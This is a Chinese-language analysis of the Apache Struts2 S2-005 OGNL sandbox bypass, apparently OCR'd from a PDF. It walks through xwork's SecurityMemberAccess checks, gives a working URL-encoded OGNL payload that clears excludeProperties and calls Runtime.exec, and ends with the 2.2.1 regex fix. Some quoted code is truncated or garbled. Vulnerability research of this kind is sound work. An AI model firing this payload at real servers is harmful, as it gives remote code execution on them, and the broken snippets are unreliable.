漏洞原理

引用_memberAccess修改当前沙箱对静态方法调用限制

漏洞版本


Struts 2.0.0 - Struts 2.1.8.1


漏洞原理

xwork 2.0.4 与 xwork 2.0.6补丁对比

官方针对S2-003漏洞修补主要操刀xwork上，对比struts 2.0.11.2 与 struts2 2.0.12版本中的xowrk包.

ParametersInterceptor中对当前值栈重新初始化valueStack，向当前newStack中新增一个 `securityMemberAccess` 对象而该对象中定义了字段 `allowStaticMethodAccess` 、 `excludeProperties` 、 `acceptProperties` 作为新的沙箱进一步限制静态方法执行





漏洞分析

在work 2.0.6版本中字段 `allowStaticMethodAccess` 默认设置为true并不是影响方法执行关键字段。跟进java.Runtime.getRuntime执行逻辑中.会经过isMethodAccessible方法判断,在该if语句中需要使得判断为false 才能够执行invokeMethod方法.即isMethodAccessible返回**true**

```java
public static Object callAppropriateMethod( OgnlContext context, Object source, Object target, String methodName, String propertyName, List methods,
{   OgnlRuntime.class
    Throwable   reason = null;
    Object[]    actualArgs = objectArrayPool.create(args.length);

    try {
        Method      method = getAppropriateMethod( context, source, target, methodName, propertyName, methods, args, actualArgs );

        if ( (method == null) || !isMethodAccessible(context, source, method, propertyName) )
        {
            StringBuffer        buffer = new StringBuffer();

            if (args != null) {
                for (int i = 0, ilast = args.length - 1; i <= ilast; i++) {
                    Object      arg = args[i];

                    buffer.append((arg == null) ? NULL_STRING : arg.getClass().getName());
                    if (i < ilast) {
                        buffer.append(", ");
                    }
                }
            }
            throw new NoSuchMethodException( methodName + "(" + buffer + ")" );
        }
        return invokeMethod(target, method, actualArgs);
    }
```

```java
public static final boolean isMethodAccessible(OgnlContext context, Object target, Method method, String propertyName)
{
    return (method == null) ? false : context.getMemberAccess().isAccessible(context, target, method, propertyName);
}
```

继续跟进SecurityMemberAccess::;isAccessible方法，分析逻辑，这里需要使得isAcceptableProperty执行后返回true,跟进该方法后发现isAccepted方法返回true,只要使得isExcluded返回false即可。这里需要修改this.acceptProperties为空才满足条件，而该字段可以通过Ognl表达式引用外部对象修改.

```java
public boolean isAccessible(Map context, Object target, Member member,
                            String propertyName) {

    boolean allow = true;
    int modifiers = member.getModifiers();
    if (Modifier.isStatic(modifiers)) {
        if (member instanceof Method && !getAllowStaticMethodAccess()) {
            allow = false;
            if (target instanceof Class) {
                Class clazz = (Class) target;
                Method method = (Method) member;
                if (Enum.class.isAssignableFrom(clazz) && method.getName().equals("values"))
                    allow = true;
            }
        }
    }

    //failed static test
    if (!allow)
        return false;

    // Now check for standard scope rules
    if (!super.isAccessible(context, target, member, prope
        return false;

    return isAcceptableProperty(propertyName);
}
```


```java
public boolean getAllowStaticMethodAccess() {
    return allowStaticMethodAccess;
}
```

true

```java
protected boolean isAcceptableProperty(String name) {
    if (isAccepted(name) && !isExcluded(name)) {
        return true;
    }
    return false;
}
```

```java
protected boolean isExcluded(String paramName) {
    if (!this.excludeProperties.isEmpty()) {
        for (Pattern pattern : excludeProperties) {
            Matcher matcher = pattern.matcher(paramName);
            if (matcher.matches()) {
                return true;
            }
        }
    }
    return false;
}
```

了解外部引用对象逻辑需要跟进 `ASTVarRef::geValueBody=>OgnlContext::get`,通过 `#_memberAccess` 就能够获取 `SecurityMemberAccess` 对象，就能够进一步修改 `this.acceptProperties=false`



最后payload如下，当前版本可以不用设置allowStaticMethodAccess为true，为了保证poc稳定性可以加上.

```
(%27\u0023context[\%27xwork.MethodAccessor.denyMethodExecution\%27]\u003dfalse%27)(bla)(bla)&
(%27\u0023_memberAccess.excludeProperties\u003d@java.util.Collections@EMPTY_SET%27)(bla)(bla)&
(%27\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\%27open\u0020/System/Applications/Calculator.app\%27)%27)(bla)(bla)
```

漏洞修复

Struts2 2.2.1 版本中直接加强正则匹配，先知非法字符串.

```
public class ParametersInterceptor extends MethodFilterInterceptor {
    private static final Logger LOG = LoggerFactory.getLogger(ParametersInterceptor.class);
    boolean ordered = false;
    Set<Pattern> excludeParams = Collections.emptySet();
    Set<Pattern> acceptParams = Collections.emptySet();
    static boolean devMode = false;
    private String acceptedParamNames = "[a-zA-Z0-9\\.\\]\\[\\(\\)_'\\s]+";
    private Pattern acceptedPattern;
    private ValueStackFactory valueStackFactory;
    static final Comparator<String> rbCollator = compare(s1, s2) -> {
        int l1 = 0;
```